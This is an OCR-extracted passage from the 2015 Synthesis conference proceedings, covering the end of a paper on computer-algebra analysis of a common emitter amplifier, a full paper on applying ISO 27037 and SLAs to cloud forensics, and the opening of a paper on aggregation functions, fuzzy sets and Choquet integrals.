$$C_c\, \left(1 + \beta + s\, C_\pi\, r_\pi + s\, C_s\, \left(2\, r_\pi + 2\, (1 + \beta + s\, C_\pi\, r_\pi)\, R_e + (1 + \beta + s\, C_\pi\, r_\pi)\, R_g + R_p + \beta\, R_p + s\, C_\pi\, r_\pi\, R_p\right) +\right.$$
$$\left.\left. s^2\, C_s^2\, \left(r_\pi\, R_p + (1 + \beta + s\, C_\pi\, r_\pi)\, R_e\, \left(R_g + R_p\right) + R_g\, \left(r_\pi + R_p + \beta\, R_p + s\, C_\pi\, r_\pi\, R_p\right)\right)\right)\right)$$

Fig. 14 Set of the circuit equations of the common emitter amplifier



DOI: 10.15308/Synthesis-2015-213-217





Fig. 16 Phase response of the transfer function of the common emitter amplifier

The exact values of transfer function zeros and poles can be derived from roots of polynomials in the numerator and denominator. Numeric values are presented in Figs. 17 and 18.

$$\{\{s \to 0.\}, \{s \to -1.10554 \times 10^{11}\}, \{s \to 9.04537 \times 10^{10}\}\}$$

Fig. 17 Zeros of the transfer function of the common emitter amplifier

$$\{\{s \to -1.71654 \times 10^{10}\}, \{s \to -2.93464 \times 10^{9}\}, \{s \to -49.5049\}\}$$

Fig. 18 Poles of the transfer function of the common emitter amplifier

This new approach demonstrates that it is possible to calculate in minutes or seconds the results that would be almost impossible by paper and pencil using computer algebra systems, such as Mathematica. Closed form expressions derived using this methodology can be used for optimization or energy efficient design. In order to reduce the size of chips without needing significant design changes, the same methodology can be used for the design with programmable analog devices (Lutovac, 2013).

## 5. ELECTRONIC DEVELOPMENT PLATFORMS AND VIRTUAL INSTRUMENTATION

Several development platforms can be used in teaching electronics. The Analog System Lab Kit PRO (ASLK PRO) exposes students to the analog electronics and mixed-signal processing (communications). The kit comes with 14 step-by-step experiments and the course can be adapted for an undergraduate or postgraduate curriculum (Negative feedback in amplifiers, Building instrumentation amplifier, Understanding transient response, frequency response, DC transfer characteristics, Hysteresis in switching circuits, Integrators and differentiators, Filters and frequency response, tuning filters, Function generator design, voltage controlled oscillator, Phase lock loop functionality, Automatic gain / volume control, Characteristics of DCDC converter, Design and study low dropout regulator, Digitally controlled gain stage amplifier, and Digitally programmable square and triangular wave generator/oscillator). As part of the lab course, students will build analog systems using analog integrated circuits and study their macro models, characteristics and limitations.

A valuable platform for developing complex electronic devices is the Raspberry Pi (McManus, 2013). It can be used like any computer for music, games, photo-editing, and word processing, but also as a gateway into programming and electronics. Even more, all notebooks presented n this paper can be evaluated at Raspberry Pi. The development platform can be used by adding SD card, screen, mouse, and keyboard, and cable for connecting to the Internet. Any PC computer can also be used as an instrument.

In addition, LABVIEW environment allows each student to create a virtual instrument for data collection and analysis.

## 6. SUMMARY

In recent years, classical electrical engineering education has focused largely on mathematics, manual derivations, and experiments, but not on understanding how electronic devices work, or how one can use them to create new complex devices and inventions based on mathematical models. The new approach is mainly targeted to combine understandings of simple devices, integrate models into large systems, and use computer algebra systems instead of manual derivation of responses. By combining visual interpretation from mathematical models with simulating numeric tools, electronic kits, and virtual instrumentation, the processes of analysis and design are integrated into a unique development environment that can be used by the students of the first and second year of electrical engineering.

## REFERENCES

Agarwal, A., & Lang, J.H. (2005). *Foundations of Analog and Digital Electronic Circuits*. Amsterdam: Elsevier.

Gunthard Kraus. (2010). SPICE-Simulation using LTspice IV. Retrieved March 29, 2015, from http://www.ieca- inc.com/images/Spice-Simulation_Using_LTspice_Part_1.pdf

Hambley, A.R. (2011). *Electrical Engineering, Principles and Applications*. Upper Saddle River: Prentice Hall.

Lutovac, M.D., Tošić, D.V., & Evans. B.L. (2001). Filter Design for Signal Processing Using MATLAB and Mathematica. Upper Saddle River: Prentice Hall.

Lutovac, M., Pavlovic, V., & Lutovac. M. (2013). Automated Knowledge Based Filter Synthesis Using Gegenbauer Approximation and Optimization of Pole-Q Factors. *Electronics & Electrical Engineering*, 19 (9). DOI: http://dx.doi.org/10.5755/j01.eee.19.9.2516

McManus, S., & Cook, M. (2013). *Raspberry Pi for dummies*. Hoboken, NJ: John Wiley & Sons.

Rao, K.R.K., & Ravikumar, C.P. (2012). *Analog System Lab Kit PRO MANUAL*. Retrieved March 29, 2015, from http://www.farnell.com/datasheets/1681419.pdf.

Tosic, D. V. (2010). Graph-theoretic formulation of equations for electrical circuits with Mathematica. *The IPSI BgD Transactions on Internet Research*, 6(1), 10-17.

Wolfram, S. (2003). *The Mathematica book*. Champaign, IL: Wolfram Media.



DOI: 10.15308/Synthesis-2015-213-217

Synthesis
International Scientific Conference of IT and Business-Related Research

# STANDARD IMPLEMENTATION IN CLOUD FORENSICS

## PRIMENA STANDARDA U CLOUD FORENZICI

Vladimir Dobrosavljević, Mladen Veinović, Ivan Barać
Singidunum University, Danijelova 32, Belgrade, Serbia

**Abstract:**
Everyday use of cloud services has exponentially increased primarily because of its popular price and because it is more convenient than the alternative physical computing services. Unfortunately, good marketing and lack of knowledge have lead many companies to enter the cloud without first performing a risk and security analysis. What happens when the cloud gets compromised is that you suffer a breach, and you find yourself in a position of having to conduct digital forensics and collect some data? What to do then? Is there an option to acquire data? Do you even know the location of your data? Can you tell if someone else has access to your data? Is the data located in the cloud service provider's data center or they have a data storage service with the 3rd party? It is recommended to consider these issues before the actual incident has happened. But what can you actually do? This paper shows the standards that can be implemented in Cloud forensics and procedures and contracts that will facilitate analysis on a daily basis.

**Key words:**
SaaS, PaaS, IaaS, SLA, SLO, ISO 27037.

**Apstrakt:**
Prisutan je porat u svakodnevnoj upotrebi usluga distriburanog internet računarstva (*Cloud services)* pre svega zbog popularne cene i brojnih pogodnosti u odnosu na alternativne usluge fizičkog računarstva. Nažalost, dobar marketing i nedostatak znanja primorali su mnoge kompanije da koriste ovakve usluge bez prethodno sprovedene procene rizika i bezbednosti. Ukoliko je virtuleno okruženje (oblak) kompromitovano, vi snosite štetu, i primorani ste da spovedete digitalnu forenzičku istragu i povratite podatake. Šta raditi u tom slučaju? Postoji li način da se povrate podaci? Da li znate gde se nalaze vaši podaci? Da li znate da li još neko ima pristup vašim podacima? Da li se podaci nalaze u bazi podataka u virtulenom okruženju (oblaku) pružaoca usluga ili uslugu čuvanja podataka pruža treća strana? Poželjno je pozabaviti se ovim pitanjima pre nego što do problema zaista dođe. Šta zapravo možemo uraditi? Ovaj rad upućuje na standarde koje možemo primeniti u Cloud forenzici (*Cloud forensics)* kao i na procedure koje bi olakšale redovno sprovođenje analize.

**Ključne reči:**
Softver kao usluga (SaaS), Platforma kao usluga (PaaS), Infrastruktura kao usluga (IaaS), SLA, SLO, ISO 27037.

## 1. INTRODUCTION

Cloud computing has become a dominant know- how in information technology, but with its many exciting features and low price for both enterprises and governments come unique and very serious security challenges.

Cloud itself presents a multi-tenant environment and highly virtualized environment, where processes for conducting forensic investigations are not fully developed and implemented.

In this paper, we shall focus on the analysis of the issues related to cloud forensics, connecting international standards with cloud forensics, and focusing on the current integration of cloud forensics into service level agreements (SLAs).

## 2. FORENSIC REQUIREMENTS

Law enforcement agencies and government agencies will require more proactive and reactive forensic support. The Cloud Service Providers will be obliged to log all the activities and have forensic support for all services offered and used by the customer. Different service distribution models (Software as a Service - SaaS, Platform as a Service - PaaS, Infrastructure as a Service - IaaS) offer basic terms of cloud forensics for everyday users.

a) **SaaS** model represents a model where the customization options and preferences of the customer are limited. The end-users do not have control over the physical infrastructure such as the network, servers and operating systems and do not have control over the source code of the application in use. All those things limit customer's ability to analyze log files and do forensics. Nowadays, SaaS solutions require that very detailed application logs are implemented on each application in cloud and rely on cloud service providers' support. Quite often, both sides must agree on the details about forensics, which is called Service Level Agreement (SLA).

b) **PaaS** model represents that the customer controls the entire development platform and all source code never leaves the development platform. Given these circumstances, the customer has a space to install any forensic tool and implement forensic options within his own application. Remote log collection servers can be installed and automatic logging option in applications can be implement creating a single repository of all logs and events, where multiple users can access and read logs, write-once, read-many (called WORM) principle. Although application logs cover all the logging needs of end user, some logs in PaaS deployment cloud model need to be done in cooperation with cloud service provider. Nevertheless, the end user is responsible for the functionality of the application, while the cloud service provider should guarantee that the application is

E-mail: dobrosavke@gmail.com
DOI: 10.15308/Synthesis-2015-139-142

available and operational. In that case, customer needs to create responsibility boundaries between end- users and cloud service providers when there is a need for forensic data. These responsibilities and boundaries must be documented in SLA between the end-user and cloud service provider.

SLAs may detail some procedures when accessing notification logs, identification logs, preservation logs, and access to all potential evidence sources (servers, switches, routers…).

c) **IaaS** deployment model, unlike SaaS and Paas, gives the user the greatest options for configuration along with great logging features and high level of control. Although end-user controls most of the components of the system including all log sources, some valuable information might only be reached from the inside of the cloud service provider infrastructure. This triggers the need to create a SLA between end users and cloud service providers and devote special attention to forensic data collection and logging.

## 3. SLA

As danger of compromising data becomes more critical for the business continuity, SLA needs to offer a window for forensic investigations. SLAs are agreements that have the legal power, which are validated by the signatures of end user and cloud service provider. More detailed sections of SLA are called objects – Service Level Objects – SLOs. In our case, forensics SLOs must be defined which determine the procedures that cloud service provider's needs to do in case of forensic data acquisition, including the methodology for evidence identification and evidence preservation of possible tampering with evidence and evidence damage.

Inside of cloud service provides infrastructure, each data node (server, router, switch...) can be a source of forensic data. However, the situation on the field is that the customers do not have access to all parts of the cloud infrastructure but cloud service provides for the needs of the forensic analysis allows end users a restricted evidence set. In a virtualized cloud environment, the hardest thing is to localize and identify all instances of data. For example, virtual instances of machines or applications used by a particular end user may migrate numerous numbers of times between various physical instances (servers) without or with small amount of recordkeeping. What kind of records do exist, and if they might be temporary and for how long can they be reachable. The access to the forensics data, evidence, may also be severely limited by price, degree of implemented technology (*e.g.*, available storage space and other storage options…), virtualization multi-tenancy, user's privacy implications and other conditions connected with the cloud service provider infrastructure.

All what has been noted so far recognizes the validity of SLA and it is very important to understand the sources of potential digital evidence and forensic data acquisition that will be available from cloud service providers, data size limit, and safe retention periods. All details within SLAs should be documented within SLOs.

## 4. ISO STANDARDS

There are many definitions of the Evidence Collection and Acquisition. Effective collection of digital evidence in an order for collection is provided by digital forensics. Evidence in question life expectancy represents the foundation for digital forensics. Nowadays, evidence mostly exists in the form of the volatile data located on the machines, and there is no reason to think that that data will be collected as digital evidence representing an important evidence for some case.





Figure 1: Implementation of ISO standards into the Digital Forensics process

ISO 27037 is the representative of an all-inclusive family of international standards which have a goal to create a common starting point in the forensic science. The main goal of ISO standards implementation in cloud forensics is to define processes and usability of evidence discovered during the forensic analysis in entity that is not under the same jurisdiction like the evidence requester. Thus, we can summarize that ISO standards do not need to replace local regulations or navigate national government's authority how to define and specify the digital forensic field of operations.

5. ISO 27037

ISO 27037 represents a relatively new standard (issued in October 2012) and the main goal is to set standards for good practice methods for forensic analysis and processing of digital evidence material. Although forensic analysts, forensic investigators, organizations and law enforcement agencies may use their own custom methods, custom processes and custom control processes, people assumed that standardization will lead to the creation of standardized if not identical procedures, making it easier to make comparison and contrast the results of such analysis even when performed by totally different persons or organizations.

One of the most important tasks in forensic data collection is the collection and preservation of forensics data in such a way that you can guaranty its integrity. Regular physical evidence or data is very important for the first and subsequent data collectors to link and connect all digital forensic evidence, making sure that the evidence is gathered and protected from tampering with the evidence. The main thing is that digital evidence must provide integrity and assurance that nothing suspicious has happened with the evidence. All this requires that information security controls are conducted and that the control results are met or exceeded.

Since ISO 27037 standard is the pioneer in digital forensics, it only addresses the initial steps of the digital forensics process: identifying, collecting, acquiring and preserving digital evidence. Other steps in digital forensics are dealt with in other standards that are still at the development phase.

The first step in the forensics process begins with the potential digital evidence identification, as shown in Figure 2. Formally, identification is the "process involving the lookup for digital evidence and recognition of digital evidence".



DOI: 10.15308/Synthesis-2015-139-142





Figure 2: ISO 27037 procedure for Evidence Handling

Identification of digital evidence seems like a simple process, but it is actually quite opposite. There are a lot of small details and complexities that must be considered. For instance, representation of digital evidence can be both virtual and physical. Suppose we have digital evidence on an USB drive with some random info. The actual physical location of the evidence is the data center where USB drive resides, but the evidence is not the actual USB drive but the data loaded on it. Furthermore, the physical location can be easily changed since the USB drive can be attached to entirely new location and housed in a completely different data center. Another example is the data on the servers as a server may not have any attached disk cabinets and have its entire storage within a Storage Area Network (SAN) or Network Attached Storage (NAS).

After the process of identification and location of the potential digital evidence, it must either be collected or acquired:

- Collection – "Process of gathering digital material that might be considered to possess digital evidence."
- Acquisition – "Process of creating a copy of digital material within a defined set that might be considered to be digital evidence."

Collection process in a simple way of things represents standard law enforcement practice of taking items as evidence material under authority of a legal officer and taking them for a detailed analysis by forensic teams. This method has a 100% impact on the functional abilities of the subject of analysis. Acquisition is a more used method because it does not impact the subject of analysis and minimizes the impact on business continuity of an ongoing investigation. All this makes acquisition more preferable method than collection. However, collection is a must in some cases, especially when it comes to the cloud environment where everything is virtual, and can simply jump from one resource to another.

We must make a point that the subject of forensic analysis can easily be copied during the acquisition process and can easily make a forensic image. For example, forensic evidence can be acquired from any type of memory such as: hard drive, server's RAM memory… but can be acquired from users all in favor of the investigation. This leads to the conclusion that all the data acquired are very similar: they represent an identical copies of the subjects of forensic analysis and must be made using a standardized, documented process. The next thing we should do is to include the evidence copied that has not been tampered with or evidence that the integrity of the copy was not compromised. This makes acquisition more challenging and complex than collection because there need to be mechanisms for all the types of the forensic analysis subjects, and this represents a never-ending process as the technology keeps evolving on a daily basis.

Upon the process of collection or acquisition, we come upon the next challenge which represents data preservation. ISO 27037 has a definition of a preservation process that says "preservation is a process to keep and guarantee the integrity or/and original contents of the potential digital evidence". The most important part of the evidence handling is the preservation of evidences, because if we used the standard procedures for acquisition the evidence will be good for nothing if are not preserved on the proper way. Evidence preservation is a very important thing to assure credibility in a court of law. Although digital evidence is notoriously fragile, and must be handled with most attention, it can be easily changed or destroyed. Since the court processes can last very long data might be sitting in the forensic laboratories from six months to a year, potential digital evidence may lay untouched a very big period of time in safekeeping facilities before it is actually used in a legal process. All this indicates that evidence preservation must be considered with caution and with most care. Safekeeping facilities require access control policies to prevent/protect the potential evidence from tampering with, as well as the appropriate storage conditions.

## 6. DIFFERENCES BETWEEN CLOUD FORENSICS AND TRADITIONAL FORENSICS

Although cloud forensics and traditional forensics have the same basis "forensics", they are completely different. As regards the traditional forensics, cloud forensics has unique challenges, techniques and borders. Although most people do not differentiate between cloud and traditional forensics, there are unique things for each field of forensics.

The primary challenge in cloud forensics is how to identify the evidence. For instance, in IaaS cloud deployment environment, we can easily determine the data location on the servers if the data is located on the direct attached storage. However, along with a virtualization technology progress, more and more servers do not have direct attached storage units but mapped storage devices which have become much more complex, which is particularly visible in the virtualized cloud environment. For instance, a group of physical disk devices can be represented as a set of logical units (LUNs) and presented to a cloud user using iSCSI protocol (or to a server supporting a cloud user using any other protocol FCoE, NFS…), because they are cheaper, more reliable and have better performance than directly physical disk devices. These logical units may be easily moved from place to place using the storage migration techniques in a different case scenarios (perhaps storage instance "A" needs to be turned off for annual maintenance so the content of the storage A will be migrated to storage "B"). This is the entirely transparent process for end user and he is not aware of anything happening. From the forensic data acquisition point of view, identification process would have to be fully opened and frequent migration must be noted to assure that the correct data was acquired.

It is important to note that when data migration occurs it does not becomes permanently deleted and the remnants of the data can be used as potential evidence, because it is possible to recover the data from logical units on "A" within the scope of the investigation.

## 7. SUMMARY

In this paper, we described how we can use standardization and what mechanisms can be used in forensic investigation in cloud environments, described the basis of international standards that can be applied for cloud forensics, and summarized requirements that stand up to cloud forensics into service level agreements (SLAs) and compared cloud and traditional forensic techniques.



DOI: 10.15308/Synthesis-2015-139-142

As new technology gets adopted, security challenges arise from those adoptions and all challenges are followed with security analysis and digital forensics. Cloud, as one of the newest technologies, must be considered and forensic readiness must be provided.

At last, cloud end users must be aware that they need to make arrangements with cloud service providers to ensure data collection and acquisition so that cloud service providers can respond appropriately to forensic investigation requests because ends users can easily end up with data loss from hacking activities in the cloud.

When end users decide to transfer their sensitive data and services to the cloud, end users should form a SLA written in explicit language with SLOs marked as priority ones to ensure that they can rely on the cloud service providers when they need to perform some digital forensics activities.

Cloud service provides must think about comprehensive offer of their cloud services and must offer forensic capabilities because that will make end users more comfortable and will probably lead to revenue increase. As cloud is seen as a logarithmic expansion rate, and more and more companies move their businesses to the cloud, digital forensics will be a key feature for accepting the cloud as the best business critical solution.

**Acknowledgements.** I **would like to express my great appreciation to** *Singidunum University and especially, the professor Mladen Veinović, for his unselfish support and understanding.*

## REFERENCES

Dykstra, J., & Sherman, A. (2011). Understanding Issues in Cloud Forensics: Two Hypothetical Case Studies. *Proceedings of the 2011 ADSFL Conference on Digital Forensics, Security, and Law, pp. 25-31.*

Dykstra, J., & Sherman, A. (2012). Acquiring Forensic Evidence from Infrastructure-as-a-Service Cloud Computing. *Digital Investigation,* 9(2012), 90-98

Grispos, G., Storer, T., & Glisson, W.B. (2014). Calm Before the Storm: The Challenges of Cloud Computing in Digital Forensics. *Cryptography and Security*. 4, 28-48. DOI. 10.4018/jdcf.2012040103

ISO. (2012). ISO/IEC 27037:2012 - Information technology -Security techniques - Guidelines for identification, collection, acquisition, and preservation of digital evidence. Retrieved from http://www.iso27001security.com/html/27037.html

National Institute of Standards and Technology. (2014). *NIST Cloud Computing Forensics Challenge*. Retrieved February 12, 2015, from http://csrc.nist.gov/publications/drafts/nistir-8006/draft_nistir_8006.pdf

Willson, D. (2013). Legal Issues of Cloud Forensics. *Global Knowledge, Expert Reference Series of White Papers*, pp. 2-4.



DOI: 10.15308/Synthesis-2015-139-142

Synthesis
International Scientific Conference of IT and Business-Related Research

# AGGREGATION FUNCTIONS AS A BASIS FOR DECISION MAKING

## ZNAČAJ AGREGATNIH FUNKCIJA U PROCESU ODLUČIVANJA

Endre Pap
Singidunum University, Danijelova 32, Belgrade, Serbia
Obuda University, Institute of Intelligent Engineering Systems, H-1034 Budapest, Hungary

**Abstract:**
When making the decision in various fields, the following types of uncertainties are frequently encountered: ignorance of the phenomenon; imprecision of measurement; the vagueness of language; subjective assessment. Combining information from different sources in a single important output is a crucial task of numerous investigations, mostly based on powerful computers. The paper presents the mathematical models based on aggregation functions for these uncertainties such as probability theory and statistics (by copulas), and newer mathematical methods such as the theory of fuzzy sets and fuzzy logics, and non-additive measures and integrals based on them. A generalization of the utility theory is given based on pseudo-additive measures.

**Key words:**
aggregation function, triangular norm, pseudo-additive measure, fuzzy system, decision making.

**Apstrakt:**
Prilikom donošenja odluka u različitim oblastima susrećemo se sa brojnim nesigurnostima poput nedovoljnog poznavanja pojave, nepreciznosti merenja, jezičke neodređenosti, subjektivne procene. Kombinovanje informacija iz različitih izvora u jedinstven prikaz predstavlja glavni zadatak brojnih istraživanja, uglavnom na jakim računarima. U radu su prikazani matematički modeli na osnovu agregatnih funkcija za date neodređenosti, poput teorije verovatnoće i matematičke statistike (preko kopula), kao i novije matematičke metode kao što su teorija fazi skupova i fazi logika, i neaditivne mere i integrale zasnovane na njima. Izvršena je generalizacija teorije korisnosti na osnovu pseudo-aditivnih mera.

**Ključne reči:**
agregatna funkcija, trougaona norma, pseudo-aditivne mere, fazi sistem, odlučivanje.

**Acknowledgements.**
The author was supported by MPNS 174009 and "Mathematical models of intelligent systems and their applications" by the Provincial Secretariat for Science and Technological Development of Vojvodina.

## 1. INTRODUCTION

Decision making concerns decision under multiple criteria or multiple attributes, multiperson decision making, and multiobjective optimization, see (Arrow, 1963; Bouchon-Meuner, 1998; Fishburn,1970; Fodor and Roubens, 1994; Luce and Raiffa, 1958; Parmigiani and Inoue, 2009; Quiggin, 1993; Tapan, 1997). Decision making is usually based on aggregating scores or preferences, obtained from different decision makers (voters, experts, *etc.*), on a given set of alternatives. Therefore, it is important to have a wide range of aggregation functions (operators), knowing their propert ies and having methods for their constructions (Aczel, 1996; Grabisch *et al.*, 2009; Pap, 2002a; Rudas, Pap, & Fodor, 2013).

The paper presents the mathematical models based on aggregation functions for these uncertainties as probability theory and statistics (by copulas), and newer mathematical methods as theory of fuzzy sets and fuzzy logics, and non-additive measures and integrals based on them. A generalization of the utility theory is presented based on pseudo-additive measures. We shall give only a short introduction to the theory of aggregation functions (Section 2), by stressing some important classes of them, such as triangular norms and conforms, copulas. Joint distribution functions in the theory of probability are based on copulas (Section 3). A short part of the theory of fuzzy sets is presented in Section 4. Special attention is devoted to non-additive measures and corresponding integrals, such as Choquet and Sugeno (Section 5). This important utility theory is generalized in Section 6.

## 2. AGGREGATION FUNCTIONS

Aggregation function (operator) is a function $\mathbf{A}: \bigcup_{n\in N}[0,1]^n \to [0,1]$ such that the following hold

(i) $\mathbf{A}(x_1,x_2,...,x_n) \le \mathbf{A}(y_1,y_2,...,y_n)$ when $x_i \le y_i$ for every $i \in \{1,2,...,n\}$,

(ii) $\mathbf{A}(x)=x$ for every $x\in[0,1]$,

(iii) $\mathbf{A}(0,0,..,0)=0$ and $\mathbf{A}(1,1,..,1)=1$.

Aggregation functions are classified in three classes: conjunctive, disjunctive and internal operators, depending on whether the value of the operator is always less than the minimum or greater than the maximum or between the minimum and maximum arguments, respectively. A mixed type of aggregation functions is also considered. Internal aggregation operators are often called compensatory operators; in this case, the bad (or good) result of one criterion can be compensated with good (or bad) results of the second criterion, so that the final result is an average value. For many different applications, we mention two special important classes of aggregation functions: triangular norms and conorms, copulas.



E-mail: epap@singidunum.ac.rs
DOI: 10.15308/Synthesis-2015-143-146

A function $T: [0,1]^2 \to [0,1]$ *is triangular norm (brieflyt-norm)* if for every $x, y, z \in [0,1]$ we have (T1) $T(x,y)=T(y,x)$ (commutativity), (T2) $T(T(x,y),z) = T(x,t(y,z))$ (associativity), (T3) $x \le y \Rightarrow T(x,z) \le T(y,z)$ (monotonicity), (T4) $T(x,1)=x$ (neutral element 1). Four basic t-norms are: $T_M(x,y)=min(x,y)$, minimum t-norm, $T_P(x,y)=x \cdot y$, product t-norm, $T_L(x,y)=max(x+y-1,0)$, Lukasiewicz t-norm,

$$T_D(x,y)=\begin{cases} 0 & if \quad (x,y) \in [0,1]^2 \\ 1 & others. \end{cases}$$

A function $S: [0,1]^2 \to [0,1]$ is *t-conorm* if there exists a *t*-norm *T* such that for every $x,y \in [0,1]^2$ we have $S(x,y)=1-T(1-x,1-y)$ (dual pair). Four *basict-conorms are*: $S_M(x,y)=max(x,y)$ - maximum *t*-conorm, $S_P(x,y)=x+y-x \cdot y$ - probabilistic sum, $S_L(x,y)=min(x+y,1)$ - bounded sum,

$$S_D(x,y)=\begin{cases} 1 & if \quad (x,y) \in [0,1]^2 \\ \max(x,y) & others. \end{cases}$$

Dual pairs are $(T_M,S_M)$, $(T_P,S_P)$, $(T_L,S_L)$, $(T_D,S_D)$ *Twodimensional copula* is a binary operation C: $[0,1]^2 \to [0,1]$ such that for every $x,x^*,y,y^* \in [0,1]$ with the property $x \le x^*$ and $y \le y^*$, we have $C(x,y)+C(x^*,y^*) \ge C(x,y^*)+C(x^*,y)$, $C(x,0)=C(0,x)=0$, $C(x,1)=C(1,x)=x$.

There is a software package called AOTool for many applications, which can be freely downloaded from http://www.deakin.edu.au/gleb/aotool.html=.AOTool. It very useful for the construction of aggregation functions based on the empirical data.

## 3. JOINT DISTRIBUTION FUNCTION

The classical multivariate statistics is based on the multivariate Gaussian distribution. The importance of copulas is stressed by the following theorem which gives new results and applications.

Sklar theorem: *Let X and Y be random variables (with marginal distribution functions FX, FY, respectively), with joint distribution function HXY. Then there exists a copula C, such that HXY(x,y)= C(FX(x), FY(y)). If FX and FY are continuous functions, then C is unique. Contrary, if FX and FY are distribution functions for random variables X and Y, then the function HXY given by the previous formula is the joint distribution function for random vector (X,Y) with marginal distribution functions FX and FY.*

The importance of dependence modeling with copulas is the fact that for continuous multivariate distributions, the modeling of the univariate marginals and the multivariate or dependence structure can be separated and represented by copula. For further results and applications see (Joe 2015; Nelsen, 1999).

## 4. FUZZY SYSTEMS

In order to describe situations when it is not clear whether an element belongs to the set, a generalization of the set in the sense that the affiliation element is given by a certain degree is introduced. Fuzzy subset *A* of *X* is given by membership function $\mu_A: X \to [0,1]$, where the value $\mu_A(x)$ is interpreted as a degree of belonging $x \in X$ to fuzzy set A, see (Grabisch, Nguyen & Walker, 1995; Klement, Mesiar & Pap, 1996; Pap, 1999; Pap, 2000a). Instead of $\mu_A(x)$, we use also the notation $A(x)$. The set of all fuzzy subsets of *X* is denoted by $F(X)$.

**Definition**. *Let $A \in F(X)$. Then: A is normed if $(\exists x \in X)$ $(A(x)=1)$; support of A is given by $supp(A)=\{x \in X \mid \mu_A(x)>0\}$; kernel of A is given by $ker(A)=\{x \in X \mid \mu_A(x)=1\}$; α-level of A is given by*

$$[A]^\alpha = \begin{cases} x \in X \mid \mu_A(x) > \alpha & \text{if } \alpha > 0 \\ \mathrm{cl}(\mathrm{supp}(A)) & \text{if } \alpha = 1, \end{cases}$$

*where cl(supp(A)) is the closure of the support of A; a fuzzy set A is convex if $[A]^\alpha$ is a convex subset of X for all α. For $A \in F(X)$ we define $ker(A)=[A]^1$, and*

$$\mathrm{supp}(A) = \bigcup_{\alpha \in ]0,1]} [A]^\alpha \,, \quad [A]^0 = X \,.$$

**Definition**. Let $A,B \in F(X)$. *A* and *B* are equal (A=B), if $\mu_A(x)=\mu_B(x)(x \in X)$, and *A* is a subset of *B*, ($A<B$ or $A \subset B$), if $\mu_A(x)<\mu_B(x)(x \in X)$.

Knowing all $\alpha$-levels for $A \in F(X)$, the fuzzy set *A* can be reconstructed in the following way $\mu_A(x)=sup\{min(\alpha, 1_{[A]^\alpha}(x)) \; \alpha \in ]0,1]\}$ $(x \in X)$, where is the characteristic function of the crisp set $[A]^\alpha$.

At the beginning of the theory of fuzzy sets, operations with fuzzy sets were based on two operations: min and max. Today, many different types of continuous t-norms and t-conorms are used. We introduce *fuzzy intersection* $\cap_T$, *fuzzy union* $\cup_S$, *fuzzy complement* $C_N$ on $F(X)$, based on t-norm*T*, t-conorm*S*, and negation*N* (standard negation$N(x) =1-x$), respectively, (Klement, Mesiar, Pap, 2000) in the following way:

$$\mu_{A \cap_T B}(x)=T(\mu_{A(x)}, \mu_{B(x)}), \; \mu_{A \cap_S B}(x)=S(\mu_{A(x)}, \mu_{B(x)}), \; \mu_{C_N A}(x)=N(\mu_{A(x)})$$

More details on the triple (T,S,N) and on the structure $(F(X), \cap_T, \cup_S, C_N, 0, 1)$ can be found in (Klement, Mesiar & Pap 2000). The theory of fuzzy sets and fuzzy logics have a wide range of applications through fuzzy systems: approximate reasoning, fuzzy controllers, data analysis, pattern recognition, image analysis, decision theory, optimization,economy and game theory, connections with neural networks and genetic algorithms. We mention here only two recent applications based on linear fuzzy space (Obradović *et al.*, 2011; Obradović *et al.*, 2013) in analyzing the satellite images, location of roads in robotics, and analyzing images in medicine. There are many useful computer programs which have adapted fuzzy sets, *e.g.* Fuzzy Toolbox of Matlab.

## 5. NON-ADDITIVE MEASURES AND CORRESPONDING INTEGRALS

Non-additive measures, as a generalization of the classical measure, have the advantage that they enable modeling situations where events are overlapping, *e.g.*, (Ishii and Sugeno, 1985). LetAbe a σ-algebra of subsets of the set *X*.

**Definition.** *Monotone (fuzzy) measure m on X is a monotone set function defined onAwith values in $[0,\infty]$ which is zero on empty set.*

Instead of the notation m, we shall also use the notation μ (do not mix with the same notation for membership function for fuzzy set). For more details see (Denneberg, 1994; Pap, 1995; Pap, 2002b; Wang & Klir, 1992).

**Example**. Let Sbe a continuous t-conorm. A mapping m: $A \square [0,1]$ is a pseudo-measure, if $m(\varnothing)=0$, $m(X)=1$, and for all $A,B \in A$, $A \cap B=\varnothing$,it hold$m(A \cup B)=S(m(A),m(B))$.

There are important integrals based on non-additive measures in many applications. We shall here mention two types of



DOI: 10.15308/Synthesis-2015-143-146

integrals for finite cases. Let μ be a monotone measure o*n X* and *f* a function defined on *X* and with values in the set of non-negative real numbers and with finite set of values $\{a_1,a_2,...,a_n\}$, where $a_1<a_2<...<a_n$. *Choquet integral* $(C)\int f(x)d\mu(x)$ for the finite case (or simply $(C)\int fd\mu$) is defined by

$$(C)\int fd\mu=\sum_{i=1}^{n}(a_i-a_{i-1})\cdot\mu\left(\left\{x\middle|f(x)\geq a_i\right\}\right).$$

